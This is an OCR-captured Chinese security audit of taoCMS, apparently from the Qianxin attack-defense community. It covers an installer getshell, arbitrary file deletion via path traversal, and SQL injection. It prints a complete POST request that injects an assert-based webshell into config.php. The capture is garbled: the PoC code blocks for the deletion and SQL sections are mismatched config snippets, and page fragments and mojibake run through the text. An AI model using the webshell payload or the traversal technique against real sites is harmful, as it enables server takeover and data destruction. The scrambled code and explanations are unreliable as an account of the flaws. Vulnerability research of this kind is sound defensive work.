
奇安信攻防社区 - taocms 审计

install/getshell

直接看 `/install.php#24`



```
$tb=TB;
$db='Mysql';
```

判断是否有 POST 传入 db_name，如果有的话就会赋值给 $db_name 参数，如果没有就会赋值默认的值，跟进

/config.php#16

```
define('DB_NAME',   'data/blog.db');
```

回到 install.php，接着需要往下找到将 POST 传入的值重新覆盖传回到 config.php 的代码，在文件中接着搜索，在 234 行

```
$configs=file_get_contents('config.php');
```

可以看到这里先调用 file_get_contents 读取了配置文件当中的内容，接着调用了 str_replace 将默认值替换成了 POST 中传入的参数值，这里其实三个参数都能够写入 shell 文件，这里对 db_name 进行写入 shell; 除此之外这里还会在 data 文件夹下生成 install.lock 锁文件，作为是否安装过的判断条件
很容易就得到了 poc，只需要进行闭合符号，再插入 shell 就可以了

```
$_POST['tb']&&$configs=str_replace('define(\'TB\',  \''.TB.'\');','define(\'TB\',   \''.$_POST['tb'].'\');',$configs);
```


Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Origin: http://localhost
DNT: 1
Connection: close
Referer: http://localhost/install.php
Cookie: PHPSESSID=qf5nuu8gqd6p67pv7p69c3kcg6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
db=Mysql&db_name=|127.0.0.1:3306|root|123456|taocms|');assert($_REQUEST['cmd']);//&tb=cms_&Submit=????????¤?¤?????§????è?????è???????????taoCMS??????
Search...
0 matches
默认
用户名admin 默认密码tao

，请登陆后台后设置网站地址和生成栏目缓存，谢谢(建议安装成功后删除本文
<hr />
你可能想去:本站管理后台
本站网站首页
| <a href='http://www.taocms.org' target='_blank'>taoCMS官
<a href='http://taobbs.sinaapp.com/' target='_blank'>taoCM
<hr />

Powered By <a href="http://www.taocms.org" target="_taogo
，taoCMS是一款小巧免费开源的CMS系统

</body>
</html>
<script>
function $(obj){
Search...

Delete any file

先给出 poc

```
$_POST['db']&&$configs=str_replace('define(\'DB\',  \''.DB.'\');','define(\'DB\',   \''.$_POST['db'].'\');',$configs);
```

admin/admin.php#17

先会调用 Base 类中的 catauth 方法对 $action 参数进行判断，之后会判断是否存在相应的类，如果存在的话就实例化该

类开赋值给 $model ，开且会判断 $ctrl 方法是否存在于 $action 类中，存在的话就会调用类中无参方法

```
    static function catauth($action){
        var_dump($_SESSION[TB.'admin_level']);
        if($_SESSION[TB.'admin_level']=='admincat'){
            return in_array($action, array('cms','frame','user','admin'))?true:false;
        }
        return true;
    }
```

include/Model/Base.php#119 ，通过调试发现 $_SESSION[TB.'admin_level']=admin ， 所以返回值为 true 恒成立，所以上面的代码逻辑会接着往下走

根据 poc，继续来跟代码

传入的 $action=file ，定位到类文件 include/Model/File.php

```
<?php
class File{
    public $table;
    public $tpl;
    public $path;
    public $realpath;
    function __construct($table,$id=0){
        $this->table=$table;
```

```
        $this->path=$_REQUEST['path'];
        $this->realpath=SYS_ROOT.$this->path;
        $this->tpl=new Template();
    }
```

根据 File 类的构造方法，以及前面传入的参数， `$id` 是可控的，但是没有赋值默认为 0， `$table` 即是 `$action=file` ，接着这里会对指定文件的真实路径进行拼接，这里的 `SYS_ROOT` 就是整个项目的绝对磁盘路径，这里是 `D:/phpStudy/WWW/`

往下看到调用的 del 方法

```
    function del(){
        $path=$this->realpath;
        if(!is_writable($path))Base::showmessage( msg: '无删除权限');
        if(is_dir($path)){
            if(count(scandir($path))>2)
                Base::showmessage( msg: '目录非空，不能删除');
            rmdir($path);
        }else{
            unlink($path);
        }
        $info=pathinfo($this->path);
```

这里会对指定绝对路径要删除的文件的全选进行判断，并且如果是文件夹的话会遍历文件夹并判断文件夹是否为空，之后就会直接进行删除的操作，加上目录穿越就可以进行任意文件删除了。任意文件删除复现不好截图，就不放了。

SQL Injection

poc

```
$_POST['db_name']&&$configs=str_replace('define(\'DB_NAME\',       \'DB_NAME\')','define(\'DB_NAME\',  \'$_POST
```

```
$_POST['db_name']&&$configs=str_replace('define(\'DB_NAME\',     \''.DB_NAME.'\');','define(\'DB_NAME\', \''.$_POST
['db_name'].'\');',$configs);
```

根据 poc 来进行分析

include\Model\Cms.php#112

name,cat,status 三个参数都由 GET 传入，都可控，直接来看调用的 DB 类中的 getlist 方法

include/Db/Mysql.php#60

调用的方法除了前三个参数是由前面调用时传入的参数覆盖的，其他两个参数为默认值，调试输出了最后的 sql 查询语句

```
file_put_contents('config.php',$configs);
```

这里 sql 执行完之后会调用 `Base` 类中的 `magic2word` 方法，对结果是否为数组进行判断，如果是数组就会存入新的数组并且返回赋值给 `$datas` 数组，打印该数组可以发现注入的语句已经成功执行并返回了结果

之后就可以修改语句进行爆字段值等操作了，由于这里本身是不会有返回结果的，所以需要进行盲注脚本碰撞或者用 sqlmap 才能够进行利用，还有别处 sql 注入就不一一分析了。

备注：上述漏洞均已在最新版修复，在 github 相应的 issue 下 cms 作者已作出回复。